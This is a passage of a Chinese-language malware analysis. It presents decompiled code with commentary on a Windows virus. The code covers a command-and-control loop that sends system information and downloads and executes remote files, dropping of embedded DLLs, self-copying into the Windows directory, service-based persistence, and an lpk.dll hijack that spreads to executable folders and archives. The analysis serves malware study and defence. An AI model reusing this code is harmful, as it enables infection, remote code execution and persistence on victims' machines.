Fun_lstrcatA = GetProcAddress(v4, "lstrcatA");

// 连接指定网站并返回套接字
ClientSocketTmp = ConectWebSeitRetSocket();
ClientSocket = ClientSocketTmp;
// 判断获取网站是否连接成功
if ( ClientSocketTmp != -1 )
{
  SetSocketMode(ClientSocketTmp, 0x4B);
  memset(szSysInfo, 0, 0xB0u);
  GetUserSystemInfo(szSysInfo);

  // hra33模块加载成功
  if ( Load_hra33() == 1 )
    *&szSysInfo[0xA0] += 2;
  *&szSysInfo[0xA4] += 3;
  *&szSysInfo[0xA8] += 4;
  *&Dst[128] = 0xB0;
  *&Dst[132] = 119;
  memcpy(&Dst[136], szSysInfo, 0xB0u);

  // 发送本地系统信息到服务段
  if ( send(ClientSocket, &Dst[128], 0xB8, 0) != SOCKET_ERROR )
  {
    szurlmon_dll[0] = 'u';
    szurlmon_dll[1] = 'r';
    szurlmon_dll[2] = 'l';
    szurlmon_dll[3] = 'm';
    szurlmon_dll[4] = 'o';
    szurlmon_dll[5] = 'n';
    szurlmon_dll[6] = '.';
    szurlmon_dll[7] = 'd';
    szurlmon_dll[8] = 'l';
    szurlmon_dll[9] = 'l';
    szurlmon_dll[10] = 0;
    szURLDownloadToFileA[0] = 'U';
```




```
    szURLDownloadToFileA[1] = 'R';
    szURLDownloadToFileA[2] = 'L';
    szURLDownloadToFileA[3] = 'D';
    szURLDownloadToFileA[4] = 'o';
    szURLDownloadToFileA[5] = 'w';
    szURLDownloadToFileA[6] = 'n';
    szURLDownloadToFileA[7] = 'l';
    szURLDownloadToFileA[8] = 'o';
    szURLDownloadToFileA[9] = 'a';
    szURLDownloadToFileA[10] = 'd';
    szURLDownloadToFileA[11] = 'T';
    szURLDownloadToFileA[12] = 'o';
    szURLDownloadToFileA[13] = 'F';
    szURLDownloadToFileA[14] = 'i';
    szURLDownloadToFileA[15] = 'l';
    szURLDownloadToFileA[16] = 'e';
    szURLDownloadToFileA[17] = 'A';
    szURLDownloadToFileA[18] = 0;
    while ( 1 )
    {
      memset(&Dst[128], 0, 0x400u);
      if ( !RecvMSG(ClientSocket, &Dst[128], 8) || !RecvMSG(ClientSocket, &Dst[136], *&Dst[128]) )
        break;
      if ( *&Dst[132] > 6u )
      {
        switch ( *&Dst[132] )
        {
          case 0x10:                        // 下载并执行文件
            CmdLine[0] = 0;
            memset(&CmdLine[1], 0, 0x100u);
            *&CmdLine[257] = 0;
            CmdLine[259] = 0;
            Dst[0] = 0;
            memset(&Dst[1], 0, 0x7Cu);
            *&Dst[125] = 0;
            Dst[127] = 0;

            // 获取临时路径和系统启动时间
            // 然后拼接启动时间
            // 从指定网址读取内容保存到临时路径中
            (Fun_GetTempPathA)(0x104, CmdLine);
            dwSysRunTime = GetTickCount();
            wsprintfA(Dst, "%d", dwSysRunTime);
            (Fun_lstrcatA)(CmdLine, Dst);
            v23 = LoadLibraryA(szurlmon_dll);
            Fun_URLDownloadToFileA = GetProcAddress(v23, szURLDownloadToFileA);
            (Fun_URLDownloadToFileA)(0, &Dst[136], CmdLine, 10, 0);

            // 判断Dst[132]标志确定执行方式
            if ( *&Dst[132] == 0x11 )
              v25 = 5;
            else
              v25 = 0;
            WinExec(CmdLine, v25);
            break;
          case 0x12:                        // 病毒服务器退出

              // 释放互斥体
              hMutext = OpenMutexA(0x1F0001u, 0, "Ghijkl Nopqrstu Wxy");
              hMutextTmp = hMutext;
              if ( hMutext )
              {
                ReleaseMutex(hMutext);
                CloseHandle(hMutextTmp);
              }

              // 清空缓冲区
              szReg[0] = 0;
              memset(&szReg[1], 0, 0x100u);
              *&szReg[257] = 0;
              szReg[259] = 0;
              szAppName[0] = 0;
              memset(&szAppName[1], 0, 0x7Cu);
              *&szAppName[125] = 0;
              szAppName[127] = 0;
```

4.1.3 枚举资源回调




```
BOOL __stdcall EnumFunc(HMODULE hModule, LPCSTR lpType, LPSTR lpName, LONG_PTR lParam)
{
  HMODULE lhModule; // eax
  FARPROC Fun_SizeofResource; // edi
  HRSRC hSrc; // eax
  HRSRC hSrcTmp; // ebx
  HGLOBAL hGlobal; // eax
  const void *lpSrc; // edi
  HANDLE hFile; // ebx
  DWORD v11; // eax
  char FileName[260]; // [esp+Ch] [ebp-104h]

  lhModule = LoadLibraryA("kernel32.dll");
  Fun_SizeofResource = GetProcAddress(lhModule, "SizeofResource");


  // 查找资源，如果资源存在
  // 就获取资源大小，然后加载资源
  hSrc = FindResourceA(hModule, lpName, lpType);
  hSrcTmp = hSrc;
  if ( hSrc )
  {
    lpType = (Fun_SizeofResource)(hModule, hSrc);
    hGlobal = LoadResource(hModule, hSrcTmp);

    // 加载资源成功
    if ( hGlobal )
    {
      if ( lpType )
      {
        lpSrc = LockResource(hGlobal);

        // 锁定资源成功
        if ( lpSrc )
        {


          // 拼接文件名，然后创建文件（共享，总是创建）
          // 如果创建成功，就写入资源到文件
          // 在移动文件指针到文件头
          // 然后写入MZ，关闭
          wsprintfA(FileName, "hra%u.dll", lpName);
          hFile = CreateFileA(FileName, GENERIC_WRITE, FILE_SHARE_READ, 0u, CREATE_ALWAYS, 0u, 0u);
          if ( hFile != -1 )
          {
            hModule = 0;
            WriteFile(hFile, lpSrc, lpType, &hModule, 0u);
            SetFilePointer(hFile, 0, 0u, 0u);
            v11 = lstrlen("MZ");
            WriteFile(hFile, "MZ", v11, &hModule, 0u);
            CloseHandle(hFile);
          }
        }
      }
    }
  }
  return 1;
}
```

4.1.4 更新资源函数



```
FARPROC __cdecl UpDataSrc(HANDLE pFileName)
{
  HMODULE v1; // eax
  HMODULE v2; // eax
  HMODULE v3; // eax
  HMODULE v4; // eax
  FARPROC Fun_lstrcatA; // edi
  FARPROC v6; // ebx
  HANDLE hVirFile; // eax
  void *hVirFileTmp; // edi
  DWORD dwFileSize; // eax
  HGLOBAL hGlobal; // eax
  HANDLE hFileRes; // eax
  int szBufLen; // eax
  DWORD cbData; // [esp+0h] [ebp-158h]
  char szRegFullPath[260]; // [esp+Ch] [ebp-14Ch]
  FARPROC Fun_RegQueryValueExA; // [esp+110h] [ebp-48h]
  LPBYTE lpData; // [esp+114h] [ebp-44h]
  HKEY phkResult; // [esp+118h] [ebp-40h]
  DWORD nNumberOfBytesToRead; // [esp+11Ch] [ebp-3Ch]
  char szRegPath[35]; // [esp+120h] [ebp-38h]
  char szImagePath[12]; // [esp+144h] [ebp-14h]
  FARPROC Fun_lstrcpyA; // [esp+150h] [ebp-8h]
  HGLOBAL Fun_RegCloseKey; // [esp+154h] [ebp-4h]
  HANDLE arg_lpFileName; // [esp+160h] [ebp+8h]

  v1 = LoadLibraryA("ADVAPI32.dll");
  Fun_RegQueryValueExA = GetProcAddress(v1, "RegQueryValueExA");
  v2 = LoadLibraryA("ADVAPI32.dll");
  Fun_RegCloseKey = GetProcAddress(v2, "RegCloseKey");
  v3 = LoadLibraryA("KERNEL32.dll");
  Fun_lstrcpyA = GetProcAddress(v3, "lstrcpyA");
  v4 = LoadLibraryA("KERNEL32.dll");
  Fun_lstrcatA = GetProcAddress(v4, "lstrcatA");
  v6 = 0;
  szRegPath[0] = 'S';
  szRegPath[1] = 'Y';
  szRegPath[2] = 'S';
  szRegPath[3] = 'T';
  szRegPath[4] = 'E';
  szRegPath[5] = 'M';
  szRegPath[6] = '\\';
  szRegPath[7] = 'C';
  szRegPath[8] = 'u';
  szRegPath[9] = 'r';
  szRegPath[10] = 'r';
  szRegPath[11] = 'e';
  szRegPath[12] = 'n';
  szRegPath[13] = 't';
  szRegPath[14] = 'C';
  szRegPath[15] = 'o';
  szRegPath[16] = 'n';
  szRegPath[17] = 't';
  szRegPath[18] = 'r';
  szRegPath[19] = 'o';
  szRegPath[20] = 'l';
  szRegPath[21] = 'S';
  szRegPath[22] = 'e';
  szRegPath[23] = 't';
  szRegPath[24] = '\\';
  szRegPath[25] = 'S';
  szRegPath[26] = 'e';
  szRegPath[27] = 'r';
  szRegPath[28] = 'v';
  szRegPath[29] = 'i';
  szRegPath[30] = 'c';
  szRegPath[31] = 'e';
  szRegPath[32] = 's';
```



```
  szRegPath[34] = 0;
  (Fun_lstrcpyA)(szRegFullPath, szRegPath);
  (Fun_lstrcatA)(szRegFullPath, "Ghijkl Nopqrstu Wxy");

  // 如果打开注册表失败就退出
  if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, szRegFullPath, 0, KEY_ALL_ACCESS, &phkResult) )
    return 0;
  lpData = 0x104;
  memset(szRegFullPath, 0, 0x104u);
  szImagePath[0] = 'I';
  szImagePath[1] = 'm';
  szImagePath[2] = 'a';
  szImagePath[3] = 'g';
  szImagePath[4] = 'e';
  szImagePath[5] = 'P';
  szImagePath[6] = 'a';
  szImagePath[7] = 't';
  szImagePath[8] = 'h';
  szImagePath[9] = 0;


  // 如果查询ImagePath失败就退出
  // 获取病毒文件的路径
  if ( (Fun_RegQueryValueExA)(phkResult, szImagePath, 0, 0, szRegFullPath, &lpData, cbData) )
  {
    (Fun_RegCloseKey)(phkResult);
    return 0;
  }
  (Fun_RegCloseKey)(phkResult);

  // 获取文件属性
  if ( GetFileAttributesA(szRegFullPath) == -1 )
    return 0;

  // 打开这个文件
  hVirFile = CreateFileA(szRegFullPath, GENERIC_READ, FILE_SHARE_READ, 0, OPEN_EXISTING, 0, 0);
  hVirFileTmp = hVirFile;
```


从注册表中查找要读的资源的文件路径

4.2 CopyVirAndCreateVirServiceWriteReg 函数

```
// 获取关键API
v3 = LoadLibraryA("ADVAPI32.dll");
Fun_RegCloseKey = GetProcAddress(v3, "RegCloseKey");
v4 = LoadLibraryA("ADVAPI32.dll");
Fun_OpenSCManagerA = GetProcAddress(v4, "OpenSCManagerA");
v5 = LoadLibraryA("ADVAPI32.dll");
Fun_OpenServiceA = GetProcAddress(v5, "OpenServiceA");
v6 = LoadLibraryA("ADVAPI32.dll");
Fun_CloseServiceHandle = GetProcAddress(v6, "CloseServiceHandle");
v7 = LoadLibraryA("KERNEL32.dll");
Fun_CopyFileA = GetProcAddress(v7, "CopyFileA");
v8 = LoadLibraryA("ADVAPI32.dll");
Fun_RegSetValueExA = GetProcAddress(v8, "RegSetValueExA");
v9 = LoadLibraryA("ADVAPI32.dll");
Fun_StartServiceA = GetProcAddress(v9, "StartServiceA");
v10 = LoadLibraryA("ADVAPI32.dll");
Fun_RegOpenKeyA = GetProcAddress(v10, "RegOpenKeyA");
v11 = LoadLibraryA("ADVAPI32.dll");
Fun_UnlockServiceDatabase = GetProcAddress(v11, "UnlockServiceDatabase");
v12 = LoadLibraryA("ADVAPI32.dll");
Fun_ChangeServiceConfig2A = GetProcAddress(v12, "ChangeServiceConfig2A");
v13 = LoadLibraryA("ADVAPI32.dll");
Fun_CreateServiceA = GetProcAddress(v13, "CreateServiceA");
v14 = LoadLibraryA("ADVAPI32.dll");
Fun_LockServiceDatabase = GetProcAddress(v14, "LockServiceDatabase");


// 判断是否运行在C:\\WINDOWS下
GetModuleFileNameA(0, szCurProcessName, 0x104u);
GetWindowsDirectoryA(szVirPath, 0x104u);
szPathLen = strlen(szVirPath);
if ( strncmp(szVirPath, szCurProcessName, szPathLen) )
{


  // 随机出一个病毒的名称，然后将病毒拷贝到目标C:\\WINDOWS下
  LOBYTE(v16) = MyRand(0x1A);
  v17 = v16 + 0x61;
  LOBYTE(v18) = MyRand(0x1A);
  v19 = v18 + 0x61;
  LOBYTE(v20) = MyRand(0x1A);
  v21 = v20 + 0x61;
  LOBYTE(v22) = MyRand(0x1A);
  v23 = v22 + 0x61;
  LOBYTE(v24) = MyRand(0x1A);
  v25 = v24 + 0x61;
  LOBYTE(v26) = MyRand(0x1A);
  wsprintfA(&szNewName, "%c%c%c%c%c%c.exe", v26 + 0x61, v25, v23, v21, v19, v17);
  mbscat(szVirPath, "\\");
  mbscat(szVirPath, &szNewName);
  (Fun_CopyFileA)(szCurProcessName, szVirPath, 0);
  memset(szCurProcessName, 0, 0x104u);
  mbscpy(szCurProcessName, szVirPath);
  g_VirIsCopy = 1;
}
phkResult = 0;
hServer = 0;
hSCManger = 0;
ms_exc.registration.TryLevel = 0;


// 以最高权限打开本地控制管理器服务
hSCMangerTmp = (Fun_OpenSCManagerA)(0, 0, SC_MANAGER_ALL_ACCESS);
hSCManger = hSCMangerTmp;


// 判断服务是否打开成功
if ( hSCMangerTmp )
{


  // 创建Ghijkl Nopqrstu Wxy服务，显示名Ghijkl Nopqrstu Wxyabcde Ghij
  // 绑定进程和服务
  hServer = (Fun_CreateServiceA)(
```


5. lpk.dll 具体分析

5.1 DllEntryPoint 函数




```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  BOOL result; // eax

  // 如果进程被附加
  if ( fdwReason == DLL_PROCESS_ATTACH )
  {
    g_hModule = hinstDLL;
    GetModuleFileNameW(hinstDLL, g_szCurModuleFileName, 0x104u);
    DisableThreadLibraryCalls(hinstDLL);        // 禁用DLL_THREAD_ATTACH DLL_THREAD_DETACH
    // 判断加载资源是否成功
    if ( LpkLoadRes() == 1 )
    {
      // 如果扩展名称不是.TMP并且以这个名字名的互斥体存在
      if ( !LpkExtensionIsTmp() && !LpkMutexIsExist() )
        LpkCreateSrc0x66Process();
      // 如果当前执行的不是lpk.dll
      if ( LpkFileIslpk_DLL() == 1 )
      {
        // 创建手工重置事件，并且初始无信号，匿名事件
        // 循环遍历文件夹查找有exe的目录写入lpk.dll
        // 查找有zip和rar的目录然后查找，找到了解压，然后再删除压缩包
        g_hEvent = CreateEventW(0, 1, 0, 0);
        if ( g_hEvent )
          LpkBinWriteAndDecom();
      }
    }
    result = LpkGetLpkFunction_();
  }
  else
  {
    // 释放lpk模块
    if ( !fdwReason )
    {
      if ( g_hEvent )
      {
        SetEvent(g_hEvent);
        WaitForSingleObject(hObject, 0xFFFFFFFF);
        CloseHandle(hObject);
        CloseHandle(g_hEvent);
      }
      LpkFreeLibrary();
    }
    result = 1;
  }
```

5.2 LpkLoadRes




```
//
//
// 获取0x65号资源并加载，保存前0x20个字节到全局变量g_szName
signed int LpkLoadRes()
{
  signed int ret; // ebx
  HRSRC hRes; // eax
  HRSRC hRes_; // esi
  DWORD dwResSize; // edi
  HGLOBAL hResData; // eax
  const CHAR *lpRes; // eax

  ret = 0;
  hRes = FindResourceW(g_hModule, (LPCWSTR)0x65, (LPCWSTR)RT_RCDATA);
  hRes_ = hRes;
  if ( hRes )
  {
    dwResSize = SizeofResource(g_hModule, hRes);
    hResData = LoadResource(g_hModule, hRes_);
    if ( hResData )
    {
      if ( dwResSize )
      {

        // 获取资源的指针
        lpRes = (const CHAR *)LockResource(hResData);
        if ( lpRes )
        {
          lstrcpynA(g_szName, lpRes, 0x20);
          ret = 1;
        }
      }
    }
  }
  return ret;
}
```

5.3 LpkExtensionIsTmp



